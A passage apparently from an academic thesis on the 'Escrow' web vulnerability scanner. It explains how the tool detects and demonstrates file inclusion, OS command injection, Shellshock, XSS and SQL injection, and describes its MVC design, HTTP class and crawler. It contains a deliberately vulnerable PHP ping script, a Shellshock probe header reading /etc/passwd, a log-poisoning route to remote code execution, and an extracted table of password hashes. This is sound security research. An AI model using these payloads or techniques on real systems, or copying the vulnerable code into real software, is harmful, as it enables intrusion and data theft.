To test for file inclusion vulnerabilities, we check for the possibility for the inclusion of local files on the webserver. Depending on the type of server we are fingerprinting (Microsoft IIS, Apache etc), we fingerprint the application with different include values. For example, if the web server is running on Apache, the fingerprinting method looks for the possibility of including in the /etc/passwd file. The purpose of including the passwd file is because

its globally readable by all users, and is therefore an excellent candidate to fingerprint a Linux based file system. Whereas if the server were running a Microsoft Windows Server variant, it would be nonsensical to test for local files that exist only on Linux distributions. Instead, a practical approach would be to test the file that is common to most Microsoft Windows variants. For instance, `\Windows\system.ini` for Microsoft Windows and `/etc/passwd`, `/proc/self/environ` for Linux based. A successful detection file inclusion is given in Figure 4.3 which illustrates the `/etc/passwd` file included into the webpage.




Figure 4.3: Identified file inclusion error in rendered page view

4.4 Operating System Command Injection

The OWASP defines Operating System (OS) Command Injection a type of attack where an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application [30]. In fact, OS Command Injection has been identified in several high profile router vendors including Netgear [10] and Linksys [9]. The most common attack vectors are usually through a user-supplied input form for the purposes of ping and traceroute tests. However, because the input is not sanitised it is possible to *chain* commands together using special characters (using pipe, ampersand, semicolon etc.).


A typical vulnerable PHP script is given below:

```

<?php
if(isset($_REQUEST['address'])){
    $cmd = ($_REQUEST["address"]);
    system("ping " . $cmd);
    echo "</pre>$cmd<pre>";
    die;
}
?>

```

From the above code snippet, one can observe the address parameter being passed directly into a system shell without any input validation used. And because of this fact, an attacker is able to leverage the vulnerability by passing in their own commands. To test for OS Command Injection, we again fingerprint on the Microsoft Windows and Linux globally readable files, /etc/passwd and \Windows\system.ini. However, it is important to note that fingerprinting the two operating system's requires a different set of commands and chaining syntax. For example, if the underlying system is Linux based, we can verify the vulnerability by "catting" out the /etc/passwd file, whereas on a Microsoft Windows system, we would verify by "typing" out the \Windows\system.ini file. A successful detection file operating system command injection is given in Figure 4.4 which illustrates the /etc/passwd file read via the "cat" command.



```

Preview Markup
> <h1 id="title"><a href="/">cs1-test.com</a></h1> </div> <div id="menu">
uestbook</span></a></li> <li class=""><a href="/about-us.php?name="><span>About U
on="/pictures/search.php" method="get" style="display:inline;"> <input id="query2" name=
in/bashdaemon:x:1:1:daemon:/usr/sbin:/bin/shbin:x:2:2:bin:/bin:/bin/shsys:x:3:3:sys:/dev:/bi
c:39:39:ircd:/var/run/ircd:/bin/shgnats:x:41:41:Gnats Bug-Reporting System
ody:x:65534:65534:nobody:/nonexistent:/bin/shlibuid:x:100:101:./var/lib/libuid:/bin/shsys
selightdm:x:108:115:Light Display Manager:/var/lib/lightdm:/bin/falsednsmasq:x:109:65534:di
sertkit:x:114:124:RealtimeKit,,:/proc:/bin/falsesaned:x:115:125:./home/saned:/bin/falsespeech
'>Contact</a> |</li> <li><a href="/termsofservice.php?doc=tos">Terms of Service</a></li>

```

Figure 4.4: Identified operating system command injection in page source

4.5 Shellshock

Disclosed on September 24 2014 by Stephanie Chazelas, Shellshock, also known as bashdoor, is a vulnerability in the widely used Unix bourne-again (bash) shell [32]. Although Shellshock is inherently a vulnerability that resides in the bash interpreter, numerous technologies rely on passing variables to bash and are subsequently vulnerable if bash has not been patched. Such examples include telnet, Secure Shell (SSH), Dynamic Host Configuration Protocol (DHCP) servers and web applications. Certain web server configurations allow the passing of environment variables through cgi scripts, and as such, it is possible to detect for and exploit Shellshock via a crafted HTTP request to a cgi script running on a linux based operating system.

Unlike previous vulnerabilities covered in this chapter, Shellshock is leveraged through HTTP header fields. The header fields that are passed to bash as environment variables are *Referrer*, *Cookie* and *User-Agent*. Because the Escrow framework is built with a custom HTTP class, developers are free to craft their own HTTP GET and POST requests. This allows for easy detection for the Shellshock vulnerability. And although there is no OWASP classification for Shellshock, if susceptible to the bug, a web server running cgi-scripts could give an attacker an entry point to the system by leveraging remote code execution. This fact, coupled with the ease of detection, highlights the risk that Shellshock poses to web application servers.

To detect for Shellshock, the application looks for cgi scripts running on the web server. Therefore, scripts that are running in the cgi-bin directory are good candidates to test for the flaw. A typical HTTP request header for fingerprinting Shellshock is given in Listing 4.1.

Listing 4.1: Typical HTTP request header (truncated)

```

GET /cgi-bin-sdb/printenv HTTP/1.1
Host: targetsite.com
User-Agent: () { :}; /read passwd file
Accept: text/html,application/xhtml+xml
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtd
Pragma: no-cache
Cache-Control: no-cache

```

If the HTTP response source code contains the output from `/etc/passwd`, we can assume that Shellshock has successfully been detected and the web server is indeed vulnerable to the bug. And as Figure 4.5 shows, Shellshock is successfully detected on the `uptime` script that resides in the `cgi-bin` directory.




Figure 4.5: Identified Shellshock vulnerability in page source

5

Exploiting Vulnerabilities

We now describe how detected vulnerabilities are leveraged within the Escrow framework. Our rationale for this is to demonstrate the impact that a vulnerability has on a remote web server. One of the key problems in risk assessment is the inability to quantify the impact that a vulnerability poses to an organisation. As such, if we can demonstrate the impact of vulnerabilities (for example remote code execution, loss of sensitive data, unauthorised access to a file system), we can move a step closer to achieving true risk potential. Moreover, if we can transform data in a way that management can understand (ie. by illustrating the impact of vulnerabilities and showing what the risks are), it makes for a strong argument the need for the investment in a robust security programme.

5.1 Using the Explore Feature

Exploring vulnerabilities is achieved through the *Advanced Vulnerability Dialog Box* in which users can opt to see what are the implications of that vul-




Figure 5.1: Advanced dialog box - Explore

nerbility (see Figure 5.1). From here, they can choose to leverage the vulnerability by clicking on the “Explore Flaw” button. The explore button will then engage the penetration testing component which aims to exploit the vulnerability. In the next Subsections, we describe how the vulnerabilities are exploited using the Escrow framework to demonstrate true risk potential.

5.1.1 File Inclusion Proof of Concept

In Section 4 we demonstrated how RFI vulnerabilities can be leveraged to obtain command execution on a remote server. But most LAMP (Linux, Apache, MySQL and PHP) stacks do not have this feature enabled by default for security reasons. This does not hold true for LFI which, unlike RFI, is enabled by default. LFI is not in the OWASP top ten list, nor is it listed by Mitre’s CWE. Therefore, it could be argued that an LFI vulnerability is not a critical vulnerability in terms of web application security. This subsection aims to demistify some of the common misconceptions of LFI and

demonstrate how the vulnerability can be leveraged to achieve remote code execution.

The Escrow framework is well equipped to deal with RFI and LFI detection by fingerprinting on globally readable files. The RFI module provides functionality for a remote PHP script to be “included” into the remote web application with a single mouse click. LFI exploitation on the other hand requires a more intricate process.

The method described here is to inject PHP code into HTTP header fields (eg. *User-Agent*) which are stored as text in Apache’s access log file. If an attacker can infer the default location of the log file, he may leverage an LFI to *include* the file on the vulnerable page. And with a crafted *User-Agent* field containing PHP code embedded in the access file, the attacker is free to execute arbitrary commands on the remote machine running with the same privileges as the web server.

```
130.217.252.110 - - [22/Jan/2015:12:58:22 +0000] "GET /users/home.php HTTP/1.1" 303 - "http://130.217.79.54/about-us.php?name="
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:58:22 +0000] "GET
/users/login.php HTTP/1.1" 200 2782 "http://130.217.79.54/about-us.php?name=" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0)
Gecko/20100101 Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:58:23 +0000] "GET /pictures/upload.php HTTP/1.1" 303 -
"http://130.217.79.54/users/login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110 - -
[22/Jan/2015:12:58:23 +0000] "GET /users/login.php HTTP/1.1" 200 2782 "http://130.217.79.54/users/login.php" "Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:58:24 +0000] "GET /pictures/recent.php HTTP/1.1" 200
4053 "http://130.217.79.54/users/login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110
- - [22/Jan/2015:12:58:26 +0000] "GET /pictures/view.php?picid=16 HTTP/1.1" 303 - "http://130.217.79.54/pictures/recent.php" "Mozilla/5.0
(Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:58:26 +0000] "GET /users/login.php
HTTP/1.1" 200 2782 "http://130.217.79.54/pictures/recent.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:58:29 +0000] "GET /guestbook.php HTTP/1.1" 200 2933 "http://130.217.79.54/users/login.php"
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:58:38 +0000] "GET /file-
inclusion.php?file=/opt/lampp/logs/access_log HTTP/1.1" 200 4085 "-" "curl/7.30.0" 130.217.252.110 - - [22/Jan/2015:12:58:49 +0000] "GET /file-
inclusion.php?file=/opt/lampp/logs/access_log HTTP/1.1" 200 4228 "-" "total 11832 drwxr-xr-x 5 root root 4096 Jun 9 2014 apache2 drwxr-xr-x 2
root root 12288 Jun 9 2014 bin drwxr-xr-x 2 root root 4096 Jun 9 2014 build drwxr-xr-x 2 root root 4096 Sep 17 22:41 cgi-bin -rwxr-xr-x 1 root root
27372 Jun 9 2014 ctilscript.sh drwxr-xr-x 2 root root 4096 Jun 9 2014 docs drwxr-xr-x 3 root root 4096 Jun 9 2014 error drwxr-xr-x 8 root root 4096
Jun 9 2014 etc drwxr-xr-x 13 root root 4096 Sep 17 20:55 htdocs drwxr-xr-x 3 root root 4096 Jun 9 2014 icons drwxr-xr-x 2 root root 4096 Jun 9
2014 img drwxr-xr-x 20 root root 12288 Jun 9 2014 include drwxr-xr-x 2 root root 4096 Jun 9 2014 info lrwxrwxrwx 1 root root 16 Jun 9 2014 lampp
-> /opt/lampp/xampp drwxr-xr-x 14 root root 12288 Jun 9 2014 lib drwxr-xr-x 2 root root 4096 Jun 9 2014 libexec drwxr-xr-x 2 root root 4096 Jun 9
2014 licenses drwxr-xr-x 2 daemon daemon 4096 Jan 22 12:17 logs drwxr-xr-x 7 root root 4096 Jun 9 2014 man -rwxr-xr-x 1 root root 3361003 Jun
10 2013 manager-linux-x64.run drwxr-xr-x 14 root root 12288 Jun 9 2014 manual drwxr-xr-x 2 root root 4096 Jun 9 2014 modules drwxr-xr-x 3 root
root 4096 Jun 9 2014 mysql drwxr-xr-x 2 root root 4096 Jun 9 2014 pear drwxr-xr-x 3 root root 4096 Jun 9 2014 php drwxr-xr-x 9 root root 4096
Jun 9 2014 phpmyadmin drwxr-xr-x 3 root root 4096 Jun 9 2014 proftpd -rw-r--r-- 1 root root 807 Jun 9 2014 properties.ini -rw-r--r-- 1 root root
72622 Apr 10 2014 RELEASNOTES drwxr-xr-x 2 root root 4096 Jun 9 2014 sbin drwxr-xr-x 44 root root 4096 Jun 9 2014 share drwxr-xr-x 3
daemon daemon 1167360 Jan 22 12:58 temp -rwxr-xr-x 1 root root 7064359 Jun 9 2014 uninstall -rw-r--r-- 1 root root 245788 Jun 9 2014
uninstall.dat drwxr-xr-x 6 root root 4096 Nov 17 09:18 var -rwxr-xr-x 1 root root 15201 Jul 22 2013 xampp " 130.217.252.110 - - [22/Jan
/2015:12:58:53 +0000] "GET /file-inclusion.php?file=/opt/lampp/logs/access_log HTTP/1.1" 200 6425 "-" "curl/7.30.0" 130.217.252.110 - - [22/Jan
/2015:12:59:52 +0000] "GET /users/home.php HTTP/1.1" 303 - "http://130.217.79.54/guestbook.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X
10.9; rv:35.0) Gecko/20100101 Firefox/35.0" 130.217.252.110 - - [22/Jan/2015:12:59:52 +0000] "GET /users/login.php HTTP/1.1" 200 2782
"http://130.217.79.54/guestbook.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101 Firefox/35.0"
```

[Home](#) | [Admin](#) | [Contact](#) | [Terms of Service](#)

Figure 5.2: Remote code execution through LFI

In Figure 5.2 we demonstrate how through leveraging LFI we can successfully execute commands on the remote machine by including the access log file which is local to the web server. This is achieved by poisoning the default access log file with PHP code, and including the file through a web page with an LFI vulnerability. In Figure 5.2, one can observe entries in the log file, followed by a file listing (using `ls -l ../`) one level up from the current directory, demonstrating remote code execution.

5.1.2 Cross Site Scripting Proof of Concept

In Section 4 we described how reflective and persistent XSS can have serious implications on web servers such as defacement, denial of service and session hijacking to name a few. Needless to say if one is susceptible to this kind of attack, they ought to remediate the vulnerability swiftly. This subsection illustrates how an XSS vulnerability can be leveraged within the Escrow framework by using the explore feature.




Figure 5.3: Cross Site Scripting vulnerability - proof of concept

As illustrated in Figure 5.3, the nature of XSS enables an attacker to run their own javascript code to take control of an unsuspecting user's browser. When a user wishes to explore an XSS vulnerability, the Escrow framework will inject javascript code into the unsanitised form that *echoes* out the ses-

sion ID of the user who visits the page, illustrating the dangers of the vulnerability.

Should an unsuspecting user clicks on a link that contains XSS, there exists the possibility that an attacker will steal the session ID and impersonate the user on the web application. And in so doing, give the attacker full control over the current users' session. The PHPSESSID in Figure 5.3 is the result of the `document.cookie` being *echoed* out on the document. In a real attack scenario, the `document.cookie` would be sent to a server controlled by an attacker, rather than being *echoed* on the document itself. At the time of writing, Cross Site Scripting is the most reported flaw to Mitre's CWE and sits at number three on the OWASP top ten list.

5.1.3 Shellshock & Command Injection Proof of Concept

Shellshock is a vulnerability that resides in the bash interpreter which can be leveraged through web application attack vectors. As previously stipulated, by spoofing an HTTP header field on a cgi script, an unpatched version of bash running on a web server can lead to full system compromise if left unresolved. The fingerprinting process described in Section ?? involves Escrow using remote code execution through an HTTP *User-Agent* to execute commands on the web server.

Likewise, for OS Command Injection, the fingerprinting process involves Escrow executing commands directly on the web server. In both instances, we take an innocuous approach by simply reading the `passwd` file. The rationale for this is not because the `passwd` file itself is of interest to us, but rather it is an excellent candidate for code execution verification from a code analysis perspective. And therefore, we can write expressions to match for common patterns within the file to validate the existence of vulnerabilities.

5.1.4 SQL Injection Proof of Concept

The fact that SQL Injection is ranked number 1 on the OWASP top ten list comes as little surprise when we consider the implications of it. In many cases, SQL Injection has in the past been responsible for numerous large scale data breaches. From the Sony Playstation Network breach to Adobe, it has been proven to be a popular attack vector for cyber criminals. And as we argued previously, if we had the capabilities to detect effectively the existence of SQL Injection, perhaps many large scale data breaches mentioned earlier could have been avoided.

When we choose to explore an SQL Injection vulnerability in Escrow, we can enumerate the back-end database along with its corresponding tables and columns. So if we are presented with a scenario in which we are required to obtain sensitive data from the organisation, leveraging SQL Injection is proven to be quite an effective method for doing that. Providing true risk demonstration using this method requires storing information extracted from the remote server. As such, data obtained from the remote server can be saved in HTML format for further analysis (see Figure 5.4).

Table data

id	login	password
1	admin	d033e21ae348aeb5660fc2140aec35850c4da997
2	staffuser	c532607326f2b815a7c23701be52989dac8bdbb1
3	admin	d033e22be348aeb5660fc2140aec35850c4da997
4	accounts	0ace65762d02afdf98f793d98c37edf696b675b2
5	markus	42a9037223cdbfe1c49ef0032f0a1f3392af3fe3
6	escrow-user	4ed26a751e5ee6aa8726269abd69045dec19fd89

Figure 5.4: Extracted database information stored in HTML document

6

Implementation Details

In this chapter we describe the implementation details for some of the additional components of our proposed framework. We first describe how using the Model View Controller (MVC) framework provides us with a platform on which additional modules can easily be implemented, and elaborate on some of the other advantages of MVC and how this empowers users to write their own detection modules. We then describe how the scanner module works by implementing a simple web crawler for which an algorithm is presented. And finally we present the accountability component will allows for tracking of user activities and tool usage.

6.1 Model View Controller

MVC is a software architectural pattern for implementing user interfaces on which the Escrow framework is developed. It divides a given software application into three interconnected parts, so as to separate internal representations of information from the ways that information is presented to, or

accepted from the user [35]. A typical MVC diagram illustrating the connectivity between the three parts are given in Figure 6.1.




Figure 6.1: Typical collaboration of the MVC components

Our rationale for using the MVC design pattern is for ease of extensibility and management. Our proposed toolkit is developed with other developers in mind, and therefore providing a platform for anyone to write their own detection modules while maintaining separation between logic from view is an important design choice, one that is integral to the MVC framework. Moreover, without such a framework in place, managing an ever-growing codebase becomes more complex and therefore less maintainable. The inherent separation of business logic from the presentation layer makes the codebase for our solution much more manageable, re-usable and maintainable.

6.2 Writing a Detection Module

Writing a detection module is simple within the Escrow framework, but requires modification of the codebase itself. At this stage, users will require some knowledge of the Java programming language before writing their own modules. However, the option for incorporating the Lua scripting language [18] as a feature for additional detection modules is being discussed which ought to simplify the process, and open up contributions from the public and open source communities. This section demonstrates what needs to be considered when writing a detection module. These are given below:

- The parameters to test for: HTTP request headers, GET or POST.
- The encoding technique: UTF7, UTF8, URL encoding, base64, hex.
- The fingerprinting method: If we find a parameter to test for, what particular payload will yield results for detecting that vulnerability. (Note: Microsoft Windows and Linux servers in many cases differ with respect to fingerprinting methods)
- The matched expression: What pattern are we looking for if we are successful in leveraging a vulnerability.
- The impact: What potential ramifications, if any, does this vulnerability have on an organisation.

Because Escrow implements its own custom HTTP class (see subsection 6.2.1), users have the freedom to manipulate all parameters associated with sending requests. This includes GET and POST parameters, and HTTP header fields (for example, *Host*, *User-Agent* and *Cookie* parameters). Further, users can choose how they want the application to respond when attempting to leverage a vulnerability. For instance, if a user is attempting to fuzz the application and the remote server is redirecting their every request, a user can

customise their code within the framework and choose not to follow redirects. The ability to customise HTTP requests to the needs of the user while facilitating public contribution to the vulnerability detection modules, are some of the main contributions to this work.

```
// Check for SQL vulnerabilities
if (mygui.advSettingsPanel.doSQLCheck()) {
    flawTypeURL = checkPageSQL(url);
    if (flawTypeURL.contains("SQL"))
        addMatch(flawTypeURL, truncatedUrl);
}

// Check for XSS vulnerabilities
if (mygui.advSettingsPanel.doXSSCheck()) {
    flawTypeURL = checkPageXSS(url);
    if (flawTypeURL.contains("XSS"))
        addMatch(flawTypeURL, truncatedUrl);
}

// Check for OS Command Injection via directory traversal
if (mygui.advSettingsPanel.doOSCommandCheck()) {
    flawTypeURL = checkPageOScommand(url);
    if (flawTypeURL.contains("OSCommand"))
        addMatch(flawTypeURL, truncatedUrl);
}

// Check for LFI and RFI vulnerabilities
if (mygui.advSettingsPanel.doFileIncludeCheck()) {
    flawTypeURL = checkPageFileInclude(url);
    if (flawTypeURL.contains("FileInclusion"))
        addMatch(flawTypeURL, truncatedUrl);
}
```

Figure 6.2: Calling our detection modules within the application

As illustrated in Figure 6.2, the detection modules are called sequentially when they are enabled from the Settings Panel. The modules are then activated when the scanning criteria are met. For example, when a GET or POST parameter has been identified in the original source code of the web page. Our rationale for this is for efficiency reasons. If we do not specify a criteria before unloading the modules, then each and every page will be tested for vulnerabilities which is nonsensical. Rather, our approach is to only scan those pages that are of interest to us. Similarly, for detecting the Shellshock vulnerability we would scan for default scripts that reside in the cgi-bin directory unless a user wishes to specify some other criteria (details are covered in Section 4).

6.2.1 HTTP Class

The HTTP class implemented in the Escrow framework supports manipulation of HTTP header fields, GET and POST requests. The fact that users can customise their own header fields allows the Escrow framework to perform just as a browser would, but with the additional options sent by browsers on the user's behalf. These include *Host*, *Referrer* and *User-Agent* fields. As Figure 6.3 illustrates, the fields are then populated and sent to the remote server via GET or POST requests whose response source code can then be analysed.

```

URL obj = new URL(url);
conn = (HttpURLConnection) obj.openConnection();

// Acts like a browser
conn.setUseCaches(false);
conn.setRequestMethod("POST");
conn.setRequestProperty("Host", "http://escrowapp.co.nz");
conn.setRequestProperty("User-Agent", USER_AGENT);
conn.setRequestProperty("Accept",
    "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
conn.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
conn.setRequestProperty("Connection", "keep-alive");
conn.setRequestProperty("Referer", REFERER);
conn.setRequestProperty("Content-Type",
    "application/x-www-form-urlencoded");
conn.setRequestProperty("Content-Length",
    Integer.toString(postParams.length()));

conn.setDoOutput(true);
conn.setDoInput(true);

// Send post request
DataOutputStream wr = new DataOutputStream(conn.getOutputStream());
wr.writeBytes(postParams);
wr.flush();
wr.close();

```

Figure 6.3: POST method in HTTP class

The ability to emulate a browser is one key aspect of effective vulnerability assessment. This is in part because many web applications deliver content to an application (such as a browser) based on *User-Agent* values. This is why mobile phones are often served pages that are different to what one would expect from traditional desktop browsers. For the same reason, many applications will block non-standard browsers as these are often considered as *bots*. The design of our class is to emulate our requests so they appear as though they originate from a commonly used desktop browser.

6.3 How the Crawler Works

To assess pages within a web application, the software first must crawl the web application while maintaining a list of URL's to visit. The crawler that Escrow implements is inspired by Schildt and Holmes web crawler described in their book *The Art of Java* [36]. The crawling process in our framework is synonymous with traditional web crawling methods in which given a seed URL, visit all anchor tags denoted by a href and adhere to the HTTP Request For Comments (RFC) [20]. However, because a crawler by itself does not scan a web application for vulnerabilities, we have developed a method for scanning pages that are of interest to the vulnerability assessment process. A simplified version for the scanning algorithm is presented in Algorithm 6.1.

6.3.1 How to Exclude Pages

Given the dynamic nature of web applications, it may not be necessary to scan the entire application for vulnerabilities, instead it may be desirable to exclude a particular URL or path. Consider the scenario in which a calendar is present within a web app: A web crawler does not understand that a calendar is a dynamic object and that every date in the calendar may generate a new URL for the crawler to visit. In this case, the crawler will continue to visit every single page of the calendar ad infinitum, or until the scanner has exhausted its memory. This is probably not what the user expects from the crawler when auditing their web application, rather they might want to exclude scanning paths which contain the word "calendar" in them.

There are other such scenarios in which having the ability to exclude paths might be desirable. For example, pages which contain downloadable executable files, PDF's, mp3, media files, sensitive directories etc., all of which can be excluded by specifying a string value in the URL's to ignore field

Algorithm 6.1 Scanning algorithm

```
1: procedure SCAN( $x,y$ )
2:    $userSettings = getUserSettings()$ 
3:    $toCrawlList.add(seedUrl)$ 
4:   while ( $toCrawlList > 0$  and  $crawling == true$ ) do
5:      $url = toCrawlList.getNext()$ 
6:      $pageSource = downloadPage(url)$ 
7:      $links = retrieveLinks(pageSource)$ 
8:      $toCrawlList.addAll(links)$ 
9:     if ( $scanning\ criteria\ is\ met$ ) then
10:       for ( $vulnsToScanFor$  as  $vuln$  in  $userSettings$ ) do
11:         if ( $checkforVuln(vuln, url, pageSource)$ ) then
12:            $update\ view\ with\ URL\ and\ vulnType$ 
13:         end if
14:       end for
15:     end if
16:   end while
17: end procedure
```

as shown in Figure 6.4. The exclude feature is achieved by the application splitting the input field text string delineated by a comma value (,) and then checking to see if URL's match those values we want to exclude.

Max URLs to Scan: 50 Constrain scan to top URL

